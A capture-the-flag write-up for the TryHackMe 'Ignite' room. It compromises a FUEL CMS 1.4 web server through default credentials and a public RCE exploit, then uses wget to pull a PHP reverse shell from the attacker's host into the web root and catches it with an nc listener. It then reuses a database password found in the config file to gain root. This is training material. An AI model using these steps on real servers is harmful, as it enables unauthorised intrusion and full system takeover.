
TryHackMe - Ignite
Table of Contents
# Room info
- Name: Ignite
- Link: https://tryhackme.com/room/ignite
- Subscription: Free
- Difficulty: Easy
- Description: A new start-up has a few issues with their web server.
# Questions
- User.txt
- Root.txt
# Step 0 - Recon
# Nmap
$ nmap -sC -sV 10.10.178.117
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-07 12:03 CEST
Nmap scan report for 10.10.178.117 (10.10.178.117)
Host is up (0.043s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Welcome to FUEL CMS
| http-robots.txt: 1 disallowed entry
|_/fuel/
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.28 seconds
# Gobuster
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.10.178.117 -q
/.hta                 (Status: 403) [Size: 292]
/.htaccess            (Status: 403) [Size: 297]
/.htpasswd            (Status: 403) [Size: 297]
/0                    (Status: 200) [Size: 16597]
/@                    (Status: 400) [Size: 1134]
/assets               (Status: 301) [Size: 315] [--> http://10.10.178.117/assets/]
/home                 (Status: 200) [Size: 16597]
/index.php            (Status: 200) [Size: 16597]
/index                (Status: 200) [Size: 16597]
/lost+found           (Status: 400) [Size: 1134]
/offline              (Status: 200) [Size: 70]
/robots.txt           (Status: 200) [Size: 30]
/server-status        (Status: 403) [Size: 301]
# Question 1 - User.txt
We can see that the website is running on FUEL CMS 1.4. The homepage is a default installation page. We can see that the admin panel is located at /fuel.
 The default credentials are
 admin:admin. We can now login to the admin panel but nothing interesting here.

Let’s search for exploits on FUEL CMS 1.4. We can find a RCE exploit https://www.exploit-db.com/exploits/50477
$ python 50477.py -u http://10.10.178.117
[+]Connecting...

Enter Command $echo "foo bar" > test.txt  && ls -lha
systemtotal 52K
drwxrwxrwx 4 root     root     4.0K May  7 03:30 .
drwxr-xr-x 3 root     root     4.0K Jul 26  2019 ..
-rw-r--r-- 1 root     root      163 Jul 26  2019 .htaccess
-rwxrwxrwx 1 root     root     1.4K Jul 26  2019 README.md
drwxrwxrwx 9 root     root     4.0K Jul 26  2019 assets
-rwxrwxrwx 1 root     root      193 Jul 26  2019 composer.json
-rwxrwxrwx 1 root     root     6.4K Jul 26  2019 contributing.md
drwxrwxrwx 9 root     root     4.0K Jul 26  2019 fuel
-rwxrwxrwx 1 root     root      12K Jul 26  2019 index.php
-rwxrwxrwx 1 root     root       30 Jul 26  2019 robots.txt
-rw-r--r-- 1 www-data www-data    0 May  7 03:30 test.txt


Enter Command $
Nice, we have can write files on the server.
Let’s upload a reverse shell.
Enter Command $wget http://10.8.32.129/rs.php && ls -lha
systemtotal 60K
drwxrwxrwx 4 root     root     4.0K May  7 03:33 .
drwxr-xr-x 3 root     root     4.0K Jul 26  2019 ..
-rw-r--r-- 1 root     root      163 Jul 26  2019 .htaccess
-rwxrwxrwx 1 root     root     1.4K Jul 26  2019 README.md
drwxrwxrwx 9 root     root     4.0K Jul 26  2019 assets
-rwxrwxrwx 1 root     root      193 Jul 26  2019 composer.json
-rwxrwxrwx 1 root     root     6.4K Jul 26  2019 contributing.md
drwxrwxrwx 9 root     root     4.0K Jul 26  2019 fuel
-rwxrwxrwx 1 root     root      12K Jul 26  2019 index.php
-rwxrwxrwx 1 root     root       30 Jul 26  2019 robots.txt
-rw-r--r-- 1 www-data www-data 2.6K Apr 16 07:24 rs.php
-rw-r--r-- 1 www-data www-data    8 May  7 03:31 test.txt


Enter Command $
And we have a shell.
$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.8.32.129] from (UNKNOWN) [10.10.178.117] 53586
Linux ubuntu 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 03:33:37 up 35 min,  0 users,  load average: 0.02, 0.48, 0.71
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
After the stabilisation of the shell, we can find the user flag in the home directory.
www-data@ubuntu:/$ cd /home/www-data/
www-data@ubuntu:/home/www-data$ ls -lha
total 12K
drwx--x--x 2 www-data www-data 4.0K Jul 26  2019 .
drwxr-xr-x 3 root     root     4.0K Jul 26  2019 ..
-rw-r--r-- 1 root     root       34 Jul 26  2019 flag.txt
www-data@ubuntu:/home/www-data$ cat flag.txt
# Question 2 - Root.txt
We can try with LinPEAS to find some interesting information, but nothing useful. We can try to find some SUID binaries, but nothing useful.
WE ARE STUCK…
After a while, I decided to check the installation / configuration of FUEL CMS, maybe we can find something interesting.
www-data@ubuntu:/var/www/html/fuel/application/config$ tail -30 database.php
$active_group = 'default';
$query_builder = TRUE;

$db['default'] = array(
        'dsn'   => '',
        'hostname' => 'localhost',
        'username' => 'root',
        'password' => '***********',
        'database' => 'fuel_schema',
        'dbdriver' => 'mysqli',
        'dbprefix' => '',
        'pconnect' => FALSE,
        'db_debug' => (ENVIRONMENT !== 'production'),
        'cache_on' => FALSE,
        'cachedir' => '',
        'char_set' => 'utf8',
        'dbcollat' => 'utf8_general_ci',
        'swap_pre' => '',
        'encrypt' => FALSE,
        'compress' => FALSE,
        'stricton' => FALSE,
        'failover' => array(),
        'save_queries' => TRUE
);

// used for testing purposes
if (defined('TESTING'))
{
        @include(TESTER_PATH.'config/tester_database'.EXT);
}
Let’s try to use that password to switch to root.
www-data@ubuntu:/var/www/html/fuel/application/config$ su
Password:
root@ubuntu:/var/www/html/fuel/application/config#
IT WORKS!
Let’s find the root flag.
root@ubuntu:/var/www/html/fuel/application/config# cat /root/
.bash_history  .cache/        .profile
.bashrc        .nano/         root.txt
root@ubuntu:/var/www/html/fuel/application/config# cat /root/root.txt